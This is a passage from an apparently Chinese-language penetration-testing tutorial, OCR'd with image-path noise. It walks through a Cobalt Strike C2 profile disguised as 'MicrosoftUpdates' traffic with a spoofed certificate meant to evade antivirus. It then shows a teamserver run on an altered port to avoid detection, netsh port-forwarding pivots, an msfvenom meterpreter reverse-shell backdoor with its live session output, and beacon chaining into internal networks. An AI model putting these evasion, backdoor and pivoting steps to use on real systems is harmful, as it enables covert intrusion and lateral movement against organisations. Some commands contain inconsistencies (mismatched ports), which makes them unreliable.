
```
                prepend "&op=1&id=vxeykS&ui=Josh @
PC&wv=11&gr=backoff&bv=1.55&data=";
                print;
            }
        }

        server {
            output {
                print;
            }
        }
}

http-get {
        set uri "/updates";

        client {
            metadata {
                netbiosu;
                prepend "user=";
                header "Cookie";
            }
        }

        server {
            header "Content-Type" "text/plain";

            output {
                base64;
                print;
            }
        }
}
```

注意设置这个两个地方

```
#设置证书
https-certificate {
        set CN          "US";
        set O           "MicrosoftUpdates";
        set C           "en";
        set L           "US";
        set OU          "MicrosoftUpdates";
        set ST          "US";
        set validity "365";
}
#设置
code-signer{
        set keystore "moon.store";
        set password "moon123";
        set alias "moon";
}
```

2.4.3. 检测 C2 profile 文件是否可用

./c2lint moonsec.profile



运行正常 失败得是会出线红色。

2.4.4. 配置 teamserver 文件运行上线

teamserver 默认端口是 50050 修改端口被检测出来。

```
 start the team server.
ava -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=40088 -Djavax.net.ssl.keyStore=./cobalt
trike.store -Djavax.net.ssl.keyStorePassword=123456 -server -XX:+AggressiveHeap -XX:+UseParall
lGC -classpath ./cobaltstrike.jar server.TeamServer $*
                                                              57,61         Bot
```


运行 teamserver

nohup ./teamserver 192.168.0.135 123456 moonsec.profile &


放在后台运行 避免 shell 关闭 teamserver 也关闭

2.4.5. 生成后们进去测试


监听器 选择 payload https 设置端口 443




访问 https 的时候证书已经生效 而且操作并不会被查杀。



上线运行正常



wireshark 抓取流量分析



可以看到流量已经走 https 流量已经加密。

3. 隧道应用

3.1. 端口映射


是指将一台主机的内网（LAN）IP 地址映射成一个公网（WAN）IP 地址，当用户访问提供映射端口主机的某个端口时，服务器将请求转移到本地局域网内部提供这种特定服务的主机；利用端口映射功能还可以将一台外网 IP 地址机器的多个端口映射到内网不同机器上的不同端口。

3.2. 端口映射与端口转发

端口映射与端口转发，用于发布防火墙内部的服务器或者防火墙内部的客户端计算机，有的路由器也有端口映射与端口转发功能。端口映射与端口转发实现的功能类似，但又不完全一样。端口映射是将外网的一个端口完全映射给内网一个地址的指定端口，而端口转发是将发往外网的一个端口的通信完全转发给内网一个地址的指定端口。端口映射可以实现外网到内网和内网到外网双向的通信，而映射转发只能实现外网到内网的单向通信 。

3.2.1. netsh 端口映射

netsh 是 windows 系统自带的一个命令行工具，这个
工具可以内置中端口转发功能。
以下是一个常见的场景



在 b 的服务器上存在 7777 端口是 WEB 服务，现在想要 kali 能访问 b 服务器的 7777 端口上的内容 因为不在同一个网段 kali 不能直接访问 B 而且 B 服务器不能直接出网。windows 自带的端口转发 netsh interface portproxy 可以通过这个小工具在 A 服务器设置端口转发。

1 设置转发

netsh interface portproxy add v4tov4 listenport=设置的端口 connectaddress=B 服务器(ip) connectport=端口

netsh interface portproxy add v4tov4 listenport=7777 connectaddress=10.10.10.155 connectport=7777

2.访问 192.168.0.142:7777 即可获取 B 服务器上的端口内容

3.其他说明

清除规则指定规则

netsh interface portproxy delete v4tov4 listenport=7777

查看转发规则


netsh interface portproxy show all

清除 s 所有规则规则

netsh interface portproxy reset

4 不能访问可以在 A 服务器有有防火墙 对 7777 端口过滤

3.2.2. netsh 端口转发监听 metperter



在服务器 A 上可以通过设置代理访问 B 服务器.如果拿到 b 服务器的权限 通常是生成正向的后门，然后 kali 的 msf 可以正向连接 B 服务器，由此得到 metperter，进而进行其他操作。如果服务器 B 上有防火墙拦截，kali 的 msf 不能正向连接上后门，为解决这问题，可以通过生成一个反向后门连接到服务器 A 上，在服务器 A 上再通过端口映射或者转发给 kali 的 msf 上。

1.msf 生成后门

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.10.153 lport=4455 -f exe >r.exe

2.在 A 服务器上增加命令

将端口 4455 转发到 kali 上的 4455 端口上

netsh interface portproxy add v4tov4 listenport=4455 connectaddress=192.168.0.135 connectport=4455

3.在 kali 上设置监听

use windows/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.0.135

set lport 4445

4.在 b 服务器上执行后门


即可获取 metperter

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.135:4455
[*] Sending stage (180291 bytes) to 192.168.0.142
[*] Meterpreter session 4 opened (192.168.0.135:4455 → 192.168.0.142:51776) at 2020-09-06 07:5
8:43 -0800

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:d4:a3:fe
MTU          : 1500
IPv4 Address : 10.10.10.155
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d00f:92a2:40d:9080
```

3.3. cobalt strike 多层内网上线


cobalt strike 简称 cs ，它作为 APT 攻击神器，APT 长期是以攻击企业内网为主，所以考虑到内网穿透。内网穿透方式，分为正向和反向，正向是可以 直连内网主机，反向是让受害者反向连接。正向连接可以直接连接目标得到权限。下面是一个正向连接图。存在两个段 teamserver 不允许访问 B，现在服务器上 A 有权限。可以通过 cs 的正向连接连接 B


3.3.1. cobalt strike 正向连接多层内网




首先 A 服务上已经有了 cs 的后门。通过后门查看网络信息发现存在 10.10.10.0/24 因为网段 A 是可以访问 B 的 所以在 teamserver 通过 A 作为作为跳板可以访问 B。

1.生成监听器
选择 beacon-tcp






选择 windows executable(s)




填写名字和要连接的端口




生成的后门在 B 服务器上执行

打开 cs 选择 192.168.0.142 的 interact 进入 beacon 用命令连接上 B 服务器

connect 10.10.10.155 12345




最后正向连接上 B 服务器



3.3.2. cobalt strike 反向连接多层内网

上面介绍到正向连接到多层内网，如果在 B 服务器上有防火墙进行拦截，那么正向连接就会连接失败。为了解决这一问题可以采用 cobalt strike 的反向连接。反向连接可以突破防火墙的拦截，因为是从服务器内部反向连接出站。

